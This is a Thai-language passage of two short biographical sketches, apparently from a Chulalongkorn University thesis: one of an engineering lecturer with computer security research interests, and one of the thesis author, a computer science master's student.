นายเกริก ภิรมย์โสภา เกิดเมื่อวันที่ 17 กุมภาพันธ์ พ.ศ. 2521 สำเร็จการศึกษาทางด้านวิศวกรรมคอมพิวเตอร์ ในระดับปริญญาบัณฑิต และมหาบัณฑิต จากคณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย ในปี พ.ศ. 2541 และ พ.ศ. 2543 ตามลำดับ ต่อมาได้เข้าเป็นอาจารย์ประจำ คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย และได้รับทุนการศึกษาให้ไปศึกษาต่อในระดับดุษฎีบัณฑิต ทางด้านวิทยาศาสตร์คอมพิวเตอร์ จาก Michigan State University และสำเร็จการศึกษาในปี พ.ศ. 2549 ระหว่างศึกษามีสิทธิบัตรทางด้าน hardware security 2 ชิ้น (pending) งานวิจัยที่สนใจได้แก่ Computer Security, Computer Architecture, และ embedded system

ประวัติผู้เขียนวิทยานิพนธ์

นายกฤษฎา เติมพรเลิศ เกิดเมื่อวันที่ 25 พฤศจิกายน พ.ศ. 2525 ที่จังหวัดกรุงเทพฯ สำเร็จการศึกษาหลักสูตรวิทยาศาสตรบัณฑิต (วท.บ.) สาขาวิชาจิตวิทยาพัฒนาการ คณะสังคมศาสตร์ มหาวิทยาลัย เกษตรศาสตร์ เมื่อปีการศึกษา 2547 และเข้าศึกษาต่อหลักสูตรวิทยาศาสตรมหาบัณฑิต สาขาวิชาวิทยาศาสตร์คอมพิวเตอร์ ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ จุฬาลงกรณ์มหาวิทยาลัย เมื่อปีการศึกษา 2549